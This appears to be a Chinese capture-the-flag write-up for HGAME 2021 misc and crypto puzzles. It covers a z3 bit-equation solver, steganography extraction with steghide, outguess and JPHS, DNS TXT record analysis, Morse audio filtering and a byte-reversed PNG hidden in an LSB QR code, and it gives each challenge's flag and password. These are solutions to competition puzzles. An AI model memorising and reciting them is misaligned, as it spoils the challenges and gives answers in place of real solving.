当然,也可以借助z3求解器

```
from z3 import *

y = 15789597796041222200
n = 14750142427529922
t = y ^ n
x = [BitVec(f'x{i}',1) for i in range(64)]
s = Solver()
for i in range(64):
    s.add(x[i] ^ x[(i+7)%64] ^x[(i-3)%64] == (1 if ((1<<i) & t)!=0 else 0))
s.check()
m = s.model()
ans = 0
for i in range(64):
    te = m.eval(x[i])
    ans |= 1<<i if te.as_string()=='1' else 0
print(ans)
```

Misc

Tools

- 考点：基本信息搜集、F5、Steghide、Outguess、JPHS、PS
- 出题人：Akira
- 分值：100

本周的签到题，带大家熟悉一下常见的图片隐写工具

每一层工具的名字都在压缩包文件名给出了，工具使用的密码都在同一层套娃的图片备注里，直接找工具解就完事

```
java Extract Matryoshka.jpg -p '!LyJJ9bi&M7E72*JyD'

steghide.exe extract -p 'A7SL9nHRJXLh@$EbE8' -sf .\01.jpg

outguess -k "z0GFieYAee%gdf0%lF" -r 02.jpg secret.txt
```

JPHS 有图形界面，密码是：`rFQmRoT5lze@4X4^@0`

解出的四张图片不难看出是二维码的四个部分，按照文件名顺序从左到右，从上到下排好扫码即可得flag

> hgame{Taowa_is_N0T_g00d_but_T001s_is_Useful}


DNS

- 考点：DNS流量分析、TXT记录
- 出题人：Akira
- 分值：100


看流量记录应该是访问了 http://flag.hgame2021.cf：

Protocol	Length	Info
DNS	77	Standard query 0x1361 A flag.hgame2021.cf
DNS	109	Standard query response 0x1361 A flag.hgame202
DNS	77	Standard query 0xa66f AAAA flag.hgame2021.cf
DNS	133	Standard query response 0xa66f AAAA flag.hgame
TCP	74	43548 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=146
TCP	74	43550 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=146
TCP	74	43552 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=146
TCP	66	80 → 43548 [SYN, ACK] Seq=0 Ack=1 Win=65535 Le
TCP	54	43548 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0
HTTP	427	GET / HTTP/1.1


打开却发现无限弹窗：



继续看流量包，可以找到网页内容：



查询得知 SPF 是一种 TXT 类型的记录



> hgame{D0main_N4me_5ystem}

Telegraph：1601 6639 3459 3134 0892

- 考点：摩斯电码、音频涂抹、Au
- 出题人：Akira
- 分值：150

音频涂抹考多了，没意思，所以换了点花样。


你以为我会说听吗？

题目名字 `Telegraph` 意为 `电报`，得知后面的数字为中文摩斯电码，翻译得：


> 带通滤波器

先听一遍歌曲，中间有电报音，后面有不自然感，结合题目名字提示猜测电报音为 flag

打开 Au 拖入歌曲，打开频谱可以看到 `850Hz` 字样



放大到摩斯电码处，可以看到带宽约为 200Hz：



选中摩斯电码部分，对其进行中心频率为 850Hz，带宽为 200Hz 的带通滤波 (FFT、科学滤波器均可)：

导出这部分摩斯电码音频，用在线工具 https://morsecode.world/international/decoder/audio-decoder-adaptive.html 解码 (这在线工具字体有点怪，直接复制即可):


YOURFLAGIS:4GooDSoNGBUTNoT4GooDMANo39310KI

> hgame{4G00DS0NGBUTN0T4G00DMAN039310KI}

Hallucigenia

- 考点：LSB、反色二维码、base64转二进制、字节翻转、PS
- 出题人：Akira
- 分值：200

Stegslove 一张张看：




对比正常的二维码可以发现被反色了，再次反色或者用微信即可扫码：

> gmBCrkRORUkAAAAA+jrgsWajaq0BeC3IQhCEIQhCKZw1MxTzSlNKnmJpivW9IHVPrTjvkkuI3sP7bWAEdIHWCbDsGsRkZ9IUJC9AhfZFbpqrmZBtI+ZvptWC/KCPrL0gFeRPOcI2WyqjndfUWlNj+dgWpe1qSTEcdurXzMRAc5EihsEflmIN8RzuguWq61JWRQpSI51/KHHT/6/ztPZJ33SSKbieTa1C5koONbLcf9aYmsVh7RW6p3SpASnUSb3JuSvpUBKxscbyBjiOpOTq8jcdRsx5/IndXw3VgJV6iO1+6jl4gjVpWouViO6ih9ZmybSPkhaqyNUxVXpV5cYU+Xx5sQTfKystDLipmqaMhxIcgvplLqF/LWZzIS5PvwbqOvrSlNHVEYchCEIQISICSZJijwu50rRQHDyUpaF0y///p6FEDCCDFsuW7YFoVEFEST0BAACLgLOrAAAAAggUAAAAtAAAAFJESEkNAAAAChoKDUdOUIk=


在线工具解出来不是字符串，得知应该是二进制文件

```
from base64 import b64decode

open('flag.bin', 'wb+').write(b64decode(open('flag_inv_b64.txt', 'rb').read()))
```

用 16 进制编辑器打开可以发现有 PNG、IHDR 等字样，猜测经过字节翻转 (左右翻转)：




```
from base64 import b64decode

open('flag.png', 'wb+').write(b64decode(open('flag_inv_b64.txt', 'rb').read())
[::-1])
```



再上下翻转即可得到 flag：

> hgame{tenchi_souzou_dezain_bu}